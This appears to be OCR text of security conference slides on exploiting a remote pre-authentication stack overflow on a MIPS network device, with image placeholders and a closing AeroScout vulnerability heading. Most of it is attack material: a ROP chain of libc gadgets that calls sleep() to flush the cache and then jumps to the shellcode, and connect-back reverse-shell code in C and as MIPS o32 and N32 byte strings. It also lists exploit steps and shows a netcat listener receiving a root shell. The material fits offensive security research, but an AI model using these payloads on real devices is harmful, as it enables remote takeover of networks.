
Remote Pre-auth stack overflow (mint)



Remote Pre-auth stack overflow (mint)



Remote Pre-auth stack overflow (mint)


LIBC sanity checks can make it crash before the stack overflow happens

In this case is not a problem as it won't crash if we trigger the stack overflow "quickly"

EXPLOIT

- NO ASLR, NO NX, NO STACK CANARIES..
- Just jump to our shellcode? Nope
- Cache incoherence problem (well known):
- MIPS CPU I-Cache D-Cache Instructions, Data
- Our payload likely will be stored in the D-Cache

EXPLOIT



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
EXPLOIT

- FILL THE D-CACHE TO FLUSH IT (Depends on how big it is)
- Call a blocking function such as Sleep( ) using ROP
- The cache will be flushed

EXPLOIT

ROP:
From the epilogue we know the registers that we control at the crash time



```
10012B74
10012B74 loc_10012B74:
10012B74 ld      $gp, 0xB00+var_10($sp)
10012B78 ld      $s5, 0xB00+var_18($sp)
10012B7C ld      $s4, 0xB00+var_20($sp)
10012B80 ld      $s3, 0xB00+var_28($sp)
10012B84 ld      $s2, 0xB00+var_30($sp)
10012B88 ld      $s1, 0xB00+var_38($sp)
10012B8C ld      $s0, 0xB00+var_40($sp)
10012B90 jr      $ra
10012B94 addiu   $sp, 0xB00
10012B94  # End of function send_accounting_record
10012B94
```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LIBC GADGETS

```
1  # LOAD '2' for sleep arg0 and jump to next gadget
2
3  li      $a0, 2 <--- argumento para sleep() , un 2
4  lw      $v0, 0x210+var_208($sp)
5  move    $a1, $s4
6  move    $a2, $s7
7  move    $t9, $s5 <--- Controlamos S0 para saltar al siguiente gadget
8  or      $v0, $s1
9  jalr    $t9 <-- Salto al gadget 2
10
11 # Execute Sleep(2) and return to the 3d gadget
12
13 move    $t9, $s0     <- S0 = sleep() = 0x2af9a2e0
14 ld      $gp, 8($sp)
15 ld      $ra, 0x10($sp)  <-- Cogemos del [sp+0x10] para retornar al 3 gadget
16 lui     $a1, 2
17 ld      $s0, 0($sp)
18 jr      $t9     <-- sleep(2)
19
20 # Get a Pointer to our Shellcode and jump to 4th gadget
21
22 move    $t9, $s3  <--- S3 = addr 4 gadget
23 srl     $v0, 4
24 sll     $v0, 4
25 subu    $sp, $v0
26 addiu   $s0, $sp, 0xA0+var_80 <--S0 addr del stack (donde empezara mi shellcode)
27 jalr    $t9  <--- Salto al 4 gadget
28
29 # Jump to the shellcode
30
31 .text:2AF0E98C                move    $t9, $s0
32 .text:2AF0E990                jalr    $t9   <-- Salto a shellcode
```


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SHELLCODE

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void)
{
    int i; // used for dup2 later
    int sockfd; // socket file descriptor
    socklen_t socklen; // socket-length for new connections

    struct sockaddr_in srv_addr; // client address

    srv_addr.sin_family = AF_INET; // server socket type address family = internet protocol address
    srv_addr.sin_port = htons( 1337 ); // connect-back port, converted to network byte order
    srv_addr.sin_addr.s_addr = inet_addr("127.0.0.1"); // connect-back ip , converted to network byt

    // create new TCP socket
    sockfd = socket( AF_INET, SOCK_STREAM, IPPROTO_IP );

    // connect socket
    connect(sockfd, (struct sockaddr *)&srv_addr, sizeof(srv_addr));

    // dup2-loop to redirect stdin(0), stdout(1) and stderr(2)
    for(i = 0; i <= 2; i++)
        dup2(sockfd, i);

    // magic
    execve( "/bin/sh", NULL, NULL );
}
```


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SHELLCODE

```
1  /*
2   * Title: Linux/MIPS - connect back shellcode (port 0x7a69) - 168 bytes.
3   * Author: rigan - imrigan [sobachka] gmail.com
4   */
5
6  #include <stdio.h>
7
8  char sc[] =
9          "\x24\x0f\xff\xfd"          // li      t7,-3
10         "\x01\xe0\x20\x27"          // nor     a0,t7,zero
11         "\x01\xe0\x28\x27"          // nor     a1,t7,zero
12         "\x28\x06\xff\xff"          // slti    a2,zero,-1
13         "\x24\x02\x10\x57"          // li      v0,4183 ( sys_socket )
14         "\x01\x01\x01\x0c"          // syscall 0x40404
15
16         "\xaf\xa2\xff\xff"          // sw      v0,-1(sp)
17         "\x8f\xa4\xff\xff"          // lw      a0,-1(sp)
18         "\x24\x0f\xff\xfd"          // li      t7,-3 ( sa_family = AF_INET )
19         "\x01\xe0\x78\x27"          // nor     t7,t7,zero
20         "\xaf\xaf\xff\xe0"          // sw      t7,-32(sp)
21         "\x3c\x0e\x7a\x69"          // lui     t6,0x7a69 ( sin_port = 0x7a69 )
22         "\x35\xce\x7a\x69"          // ori     t6,t6,0x7a69
23         "\xaf\xae\xff\xe4"          // sw      t6,-28(sp)
24
25       /* ====================  You can change ip here ;) ====================== */
26         "\x3c\x0d\xc0\xa8"          // lui     t5,0xc0a8 ( sin_addr = 0xc0a8 ...
27         "\x35\xad\x01\x64"          // ori     t5,t5,0x164           ...0164 )
```


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SHELLCODE

MIPS N32:

Table 1-1 ABI Comparison Summary

	o32	n32	n64
Compiler Used	ucode	MIPSpro	MIPSpro
Integer Model	ILP32	ILP32	LP64
Calling Convention	mips	new	new
Number of FP Registers	16 (FR=0)	32 (FR=1)	32 (FR=1)
Number of Argument Registers	4	8	8
Debug Format	mdbug	dwarf	dwarf
ISAs Supported	mips1/2	mips3/4	mips3/4
32/64 Mode	32 (UX=0)	64 (UX=1) *	64 (UX=1)

* UX=1 implies 64-bit registers and also indicates that MIPS3 and MIPS4 instructions are legal. N32 uses 64-bit registers but restricts addresses to 32 bits.

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
SHELLCODE

MIPS N32:



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SHELLCODE

MIPS N32 Shellcode:

```
shellcode = string.join([
    "\x24\x0f\xff\xfa", # li t7,-6
    "\x01\xe0\x78\x27", # nor t7,t7,zero
    "\x21\xe4\xff\xfd", # addi a0,t7,-3
    "\x21\xe5\xff\xfd", # addi a1,t7,-3
    "\x28\x06\xff\xff", # slti a2,zero,-1
    "\x24\x02\x17\x98", # li v0,5912 (0x1798) for MIPSN32 sys_socket
    "\x01\x01\x01\x0c", # syscall 0x010C
    "\xaf\xa2\xff\xff", # sw v0,-1(sp)
    "\x8f\xa4\xff\xff", # lw a0,-1(sp)
    "\x34\x0f\xff\xfd", # li t7,0xfffd
    "\x01\xe0\x78\x27", # nor t7,t7,zero
    "\xaf\xaf\xff\xe0", # sw t7,-32(sp)
    "\x3c\x0e\x1f\x90", # lui t6,0x1f90
    "\x35\xce\x1f\x90", # ori t6,t6,0x1f90
    "\xaf\xae\xff\xe4", # sw t6,-28(sp)

# Big endian IP address 192.168.1.100
    "\x3c\x0e\xc0\xa8", # lui t6,0xc0a8
    "\x35\xce\x01\x64", # ori t6,t6,0x165

    "\xaf\xae\xff\xe6", # sw t6,-26(sp)
    "\x27\xa5\xff\xe2", # addiu a1,sp,-30
    "\x24\x0c\xff\xef", # li t4,-17
    "\x01\x80\x30\x27", # nor a2,t4,zero
    "\x24\x02\x17\x99", # li v0,6041 (0x1799) for MIPSN32 sys_connect
    "\x01\x01\x01\x0c", # syscall 0x40404
    "\x24\x0f\xff\xfd", # li t7,-3
    "\x01\xe0\x78\x27", # nor t7,t7,zero
    "\x8f\xa4\xff\xff", # lw a0,-1(sp)
    "\x01\xe0\x28\x21", # move a1,t7
    "\x24\x02\x17\x90", # li v0,6032 (0x1790) for MIPSN32 sys_dup2
    "\x01\x01\x01\x0c", # syscall 0x40404
    "\x24\x10\xff\xff", # li s0,-1
    "\x21\xef\xff\xff", # addi t7,t7,-1
    "\x15\xf0\xff\xfa", # bne t7,s0,68 <dup2_loop>
    "\x28\x06\xff\xff", # slti a2,zero,-1
    "\x3c\x0f\x2f\x2f", # lui t7,0x2f2f
    "\x35\xef\x62\x69", # ori t7,t7,0x6269
    "\xaf\xaf\xff\xec", # sw t7,-20(sp)
    "\x3c\x0e\x6e\x2f", # lui t6,0x6e2f
    "\x35\xce\x73\x68", # ori t6,t6,0x7368
    "\xaf\xae\xff\xf0", # sw t6,-16(sp)
    "\xaf\xa0\xff\xf4", # sw zero,-12(sp)
    "\x27\xa4\xff\xec", # addiu a0,sp,-20
    "\xaf\xa4\xff\xf8", # sw a0,-8(sp)
    "\xaf\xa0\xff\xfc", # sw zero,-4(sp)
    "\x27\xa5\xff\xf8", # addiu a1,sp,-8
    "\x24\x02\x17\xa9", # li v0,6057 (0x17A9) for MIPSN32 sys_execve
    "\x01\x01\x01\x0c"  # syscall 0x40404
    ], '')
```


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
EXPLOIT



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
DEMO



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EXPLOIT

1. Use your own device (or use compromised one).
2. Add our Fake MAC addr to the auth list
3. Overflow the heap with our ROP Gadgets and Shellcode
4. Stack overflow with the Heap data.
5. BANG!

```
root@kali:~/rares/arm# nc -l -p 8080 -v
listening on [any] 8080 ...
192.168.1.139: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.139] 3798
id
uid=0(cli) gid=0(root)
```


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
AEROSCOUT VULNERABILITY

Location and visibility processing for accurate and reliable asset information

Overview

AeroScout Engine is a software component of the AeroScout Visibility System, which delivers Unified Asset Visibility applications to healthcare, manufacturing and other industries. The AeroScout Engine receives information from Wi-Fi-based Active RFID Tags and standard Wi-Fi networking devices, and applies multiple complex algorithms to produce highly accurate and reliable location and status data in both indoor and outdoor environments. The sophisticated processing abilities, multiple visibility modes and WLAN compatibility of the AeroScout Engine make it a key component of the most complete and scalable Visibility solution on the market.



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
AEROSCOUT VULNERABILITY



